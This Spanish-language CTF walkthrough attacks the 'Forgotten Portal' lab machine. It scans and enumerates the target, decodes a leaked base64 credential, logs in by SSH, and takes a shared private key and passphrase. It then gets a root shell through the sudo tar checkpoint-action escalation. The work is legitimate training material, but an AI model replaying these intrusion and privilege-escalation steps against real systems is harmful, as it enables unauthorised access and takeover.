FORGOTTEN_PORTAL

CONECTIVIDAD

ping -c1 172.17.0.2

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.162 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.162/0.162/0.162/0.000 ms
```


ESCANEO DE PUERTOS


nmap -p- -Pn -sVC --min-rate 5000 172.17.02 -T 2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 05:48 EST
Nmap scan report for 172.17.0.2
Host is up (0.000052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1d:4a:16:27:ad:b8:0b:aa:28:64:b0:10:3b:be:79:1c (ECDSA)
|_  256 0b:0f:11:d6:5a:e9:f5:25:c8:17:0d:71:c1:29:c9:53 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: CyberLand Labs - Innovaci\xC3\xB3n en Ciberseguridad
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

Sacamos un usuario bob





ENUMERACIÓN


Con gobuster vamos a por archivos y directorios

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,py,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 3010]
/contact.html         (Status: 200) [Size: 826]
/blog.html            (Status: 200) [Size: 931]
/.html                (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/team.html            (Status: 200) [Size: 1327]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```


Fuzzeamos un poco más con ffuz

ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u

http://172.17.0.2/FUZZ -mc "200,301,302,403"



En el directorio, /access_log, encontramos información interesante



Tenemos una cadena en base64 que decodificamos

echo "YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3" | base64 -d
alice:s3cr3tp@ssw0rd^487

Intentamos conectar al protocolo SSH con estas credenciales

EXPLOTACIÓN

```
└─# ssh alice@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:LfFmECrlNmJ0/4Gh8vgHxXB41HKAgske+GofnJ4Pzpk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alice@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Máquina generada con cyberland.sh script desarrollado por 4k4m1m3. Gracias por elegir CyberLand Labs! Visita: https://cyberlandsec.com
alice@91441afa50a6:~$
```

En el directorio incidents

```
alice@91441afa50a6:~/incidents$ cat report
== INCIDENT REPORT ==
Archivo generado automaticamente por el sistema de auditoria interna de CyberLand Labs.

Fecha: 2023-11-22
Auditor Responsable: Alice Carter
Asunto: Configuracion Erronea de Claves SSH

== DESCRIPCION ==
Durante una reciente auditoria de seguridad en nuestro servidor principal, descubrimos un grave error de configuracion en el sistema de autenticacion SSH. El problema
 parece originarse en un script automatizado utilizado para generar claves RSA para los usuarios del sistema.

En lugar de crear claves unicas para cada usuario, el script genero una unica clave `id_rsa` y la replico en todos los directorios de usuario en el servidor. Ademas,
la clave esta protegida por una passphrase que, aunque tecnicamente existe, no ofrece ningun nivel real de seguridad.

== HALLAZGO ADICIONAL ==
Durante el analisis, encontramos que la passphrase de la clave privada del usuario `bob` se almaceno accidentalmente en un archivo temporal en el sistema. El archivo
no ha sido eliminado, lo que significa que la passphrase esta ahora expuesta.

**Passphrase del Usuario `bob`:** `cyb3r_s3curity`

== DETALLES DE LA CONFIGURACION ==
Clave Privada: id_rsa
Passphrase: cyb3r_s3curity
Ubicacion: Copiada en todos los directorios `/home/<usuario>/.ssh/`

== CONSECUENCIAS ==
1. **Perdida de Privacidad**: Todos los usuarios comparten la misma clave, lo que significa que cualquiera puede autenticarse como cualquier otro usuario si obtiene a
cceso a la clave.

== POSIBLES SOLUCIONES ==
- Implementar un sistema centralizado de gestion de claves.
- Forzar a los usuarios a cambiar sus claves regularmente.
- Actualizar las politicas internas para prohibir el uso de scripts inseguros en la configuracion de credenciales.

== NOTA FINAL ==
Este incidente pone de manifiesto la importancia de revisar las configuraciones criticas en sistemas sensibles. Es crucial que todo el equipo de IT se mantenga alerta
 y que se implementen controles mas estrictos para evitar errores similares en el futuro.
```

ESCALADA DE PRIVILEGIOS

Según lo expuesto si encontramos la id_rsa, podríamos acceder como cualquier

usuario


alice@91441afa50a6:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABD/Zl6Oa+
t/Nyrj5mS58b4UAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIH0U06i5Cvj9Pvlg
dK8un8Rlyk8lHB0d+OGgV5pg+VJyAAAAkGgMyLQZ/t4piG3l0P6JnXGOZ7nf5TWPY4

14hN
AaI6BO3ubesPARxs8RV8OQIF7L0DVJLPU8BDSuqmZgRLjIThdIzHRCCj9vf2IW9tzsZikd
6hfIWn1p+pDUvyyYPuKD9fjvr4NFIHVqHyz171SghCP+ePcbfAM1X5GwITQwyBjf7lbjrj
FKXxVgGHbqo+MLyw==
-----END OPENSSH PRIVATE KEY-----

La guardamos en local, le damos permisos y probamos a conectarnos como bob

nano id_rsa

chmod 600 id_rsa



Buscamos permisos sudo

bob@91441afa50a6:~$ sudo -l
Matching Defaults entries for bob on 91441afa50a6:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on 91441afa50a6:
(ALL) NOPASSWD: /bin/tar

Consultando en

https://gtfobins.github.io/gtfobins/tar/#sudo

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

Nos hacemos root


bob@91441afa50a6:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
whoami
root
#

🖖 **Buen día.**